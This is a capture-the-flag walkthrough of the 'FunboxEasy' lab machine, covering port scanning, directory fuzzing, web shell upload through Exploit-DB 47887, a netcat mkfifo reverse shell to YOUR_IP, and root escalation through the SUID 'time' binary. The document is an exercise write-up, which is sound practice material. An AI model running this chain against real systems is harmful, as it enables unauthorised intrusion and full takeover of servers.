

# FunboxEasy


```
ping funbox.local
```

```
rustscan -r 1-65535 -a funbox.local -- -A -oN portscan
```

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 61  OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b2:d8:51:6e:c5:84:05:19:08:eb:c8:58:27:13:13:2f (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQgQDBFf9aHhJU3GLUWqDvIV38oLRMjbK+4e5i8pnIvPF9Qwn+ENXGyYDnDkzX0ZtH4B47hLgn9YNyI42G93vImL
cX9DgdSxA8FsYlZqo7Y9sBW/ZuM6sQKwjQj24UvoCTa6XypoGb7CYm0+cmcUb0Z8sD934oLyhf8JUrtZW9/pJ/Cv7+l4BVBASwNHgdJd36aa7ktGRh6eq4cxgVU4
oCr6eSPhq1spSrSEkG6im2yPRMT/VyNgnsLr99m3peVLP66hQxqaKfuImfNTF80E8iPB7kbGnGxfX6eH39Jyhy0+bTqa4vMuhwvFZXiXRIeHVdtfmNK3tQ+RL7V+
|   256 b0:de:97:03:a7:2f:f4:e2:ab:4a:9c:d9:43:9b:8a:48 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBj3AVqceVrNYPKcj93yFU/eGll7Q0s4iCda6gan7LG6NzeLFX
|   256 9d:0f:9a:26:38:4f:01:80:a7:a6:80:9d:d1:d4:cf:ec (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICvJsP8vRVvuxGvwmEbZzieFB8s+azVy6fw00QToDJ8I
80/tcp    open  http      syn-ack ttl 61  Apache httpd 2.4.41 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_ gym
| http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.41 (Ubuntu)
33060/tcp open  mysqlx?  syn-ack ttl 61
| fingerprint-strings:
|   DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq, X11Probe, afp:
|   Invalid message"
|_   HY000
```

On this machine 3 ports are open as **22, 80, 33060**

## On port 80




The screenshot shows a web browser window with the address bar set to `funbox.local`. The page title is "Apache2 Ubuntu Default Page". The Ubuntu logo is visible on the left. A pink banner says "It works!". The main text explains that this is the default welcome page for Apache2 on Ubuntu, indicating successful installation. It mentions that the Apache HTTP server is installed and working properly. A section titled "Configuration Overview" follows, explaining that the configuration is different from the upstream default and is split into several files. It references the `/usr/share/doc/apache2/README.Debian.gz` file for full documentation. A code block shows the directory structure for the configuration files:

```
/etc/apache2/
|-- apache2.conf
/   |-- ports.conf
|-- mods-enabled
/   |-- *.load
/   |-- *.conf
|-- conf-enabled
/   |-- *.conf
|-- sites-enabled
/   |-- *.conf
```

## Fuzz on port 80

```
feroxbuster -u http://funbox.local -t 100 -no-recursion --dont-extract-links
```



The terminal window shows the command `feroxbuster -u http://funbox.local -t 100 -no-recursion --dont-extract-links` being executed. The output displays the feroxbuster logo and version (2.10.0). A table lists the scan configuration:

Target Url	http://funbox.local
Threads	100
Wordlist	/root/Documents/ubuntu/Wordlists/dir_big.txt
Status Code Filters	[404]
Timeout (secs)	7
User-Agent	feroxbuster/2.10.0
Config File	/etc/feroxbuster/ferox-config.toml
Output File	-recursion
HTTP methods	[GET]
Do Not Recurse	true

Below the table, the scan results are shown. The first two lines indicate that auto-filtering found 404-like responses and created new filters. The subsequent lines show the discovery of four directories: `/admin/`, `/store/`, `/secret/`, and `/gym/`. These results are highlighted with a red box in the original image.



Found 4 directory as `/admin`, `/store`, `/secret`, `/gym`

On **/admin**, **/secret** and **/gym** nothing interesting for us

On **/store**



#### Latest books



Download exploit -> <https://www.exploit-db.com/exploits/47887>

Execute the exploit

```
python3 47887.py http://funbox.local/store
```

```
(root@Hindutva)-[~/Desktop/ctf/funboxeasy]
# python3 47887.py http://funbox.local/store
> Attempting to upload PHP web shell...
> Verifying shell upload...
> Web shell uploaded to http://funbox.local/store/bootstrap/img/Ae8l6PCx3h.php
> Example command usage: http://funbox.local/store/bootstrap/img/Ae8l6PCx3h.php?cmd=whoami
> Do you wish to launch a shell here? (y/n): y
RCE $ whoami
www-data

RCE $ ls -la
total 492
drwxrwxrwx 2 root    root    4096 Sep  3 05:39 .
drwxrwxrwx 6 root    root    4096 Oct  6  2019 ..
-rw-r--r-- 1 www-data www-data  39 Sep  3 05:39 Ae8l6PCx3h.php
-rwxrwxrwx 1 root    root    37871 Oct  6  2019 android_studio.jpg
-rwxrwxrwx 1 root    root    43628 Oct  6  2019 beauty_js.jpg
-rwxrwxrwx 1 root    root    38966 Oct  6  2019 c_14_quick.jpg
-rwxrwxrwx 1 root    root    39553 Oct  6  2019 c_sharp_6.jpg
-rwxrwxrwx 1 root    root    47647 Oct  6  2019 doing_good.jpg
-rwxrwxrwx 1 root    root    5021 Oct  6  2019 img1.jpg
-rwxrwxrwx 1 root    root    5771 Oct  6  2019 img2.jpg
-rwxrwxrwx 1 root    root    4960 Oct  6  2019 img3.jpg
-rwxrwxrwx 1 root    root    4870 Oct  6  2019 kotlin_250x250.png
-rwxrwxrwx 1 root    root    44723 Oct  6  2019 logic_program.jpg
-rwxrwxrwx 1 root    root    35268 Oct  6  2019 mobile_app.jpg
-rwxrwxrwx 1 root    root    48685 Oct  6  2019 pro_asp4.jpg
-rwxrwxrwx 1 root    root    49430 Oct  6  2019 pro_js.jpg
-rwxrwxrwx 1 root    root    9128 Oct  6  2019 unnamed.png
-rwxrwxrwx 1 root    root    43260 Oct  6  2019 web_app_dev.jpg

RCE $ pwd
/var/www/html/store/bootstrap/img

RCE $ |
```

But this shell is not interactive so make it

```
echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc YOUR_IP 80 >/tmp/f"
> shell.sh
```

Give execute permission

```
chmod +x shell.sh
```

Start the netcat listener

Run the file

```
./shell.sh
```

```
RCE $ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc [REDACTED] 80 >/tmp/f" > shell.sh
```

```
RCE $ ls
Ae8l6PCx3h.php
android_studio.jpg
beauty_js.jpg
c_14_quick.jpg
c_sharp_6.jpg
doing_good.jpg
img1.jpg
img2.jpg
img3.jpg
kotlin_250x250.png
logic_program.jpg
mobile_app.jpg
pro_asp4.jpg
pro_js.jpg
shell.sh
unnamed.png
web_app_dev.jpg
```

```
RCE $ chmod +x shell.sh
```

```
RCE $ ./shell.sh
```

```
(root@Hindutva)-[~/Desktop/ctf/funboxeasy]
# rlwrap -f . -r nc -lvnp 80
listening on [any] 80 ...
connect to [REDACTED] from (UNKNOWN) [192.168.207.111] 43424
bash: cannot set terminal process group (842): Inappropriate ioctl for device
bash: no job control in this shell
www-data@funbox3:/var/www/html/store/bootstrap/img$ whoami
whoami
www-data
www-data@funbox3:/var/www/html/store/bootstrap/img$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@funbox3:/var/www/html/store/bootstrap/img$ |
```

```
www-data@funbox3:/var/www$ ls
ls
html
local.txt
www-data@funbox3:/var/www$ cat local.txt
cat local.txt
76692633ad4c1e06adcf1bf0d13ee696
www-data@funbox3:/var/www$ |
```

## Privilege Escalation

```
find / -perm -4000 -type f 2>/dev/null
```

```
www-data@funbox3:/var/www$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmccrypt-get-device
/usr/bin/umount
/usr/bin/sudo
/usr/bin/time
/usr/bin/chfn
/usr/bin/mount
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/su
/usr/bin/at
/usr/bin/chsh
/usr/bin/fusermount
```

Go to <https://gtfobins.github.io> and search for **time** and click on **suid**

### | SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian ( $\leq$  Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which time) .
```

```
./time /bin/sh -p
```

```
/usr/bin/time /bin/sh -p
```

```
www-data@funbox3:/var/www$ /usr/bin/time /bin/sh -p
/usr/bin/time /bin/sh -p
whoami
root
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
cd /root
ls
proof.txt
root.flag
snap
cat proof.txt
5f12a654573652f3250c23638919bc11
|
```

We now **root** user of the system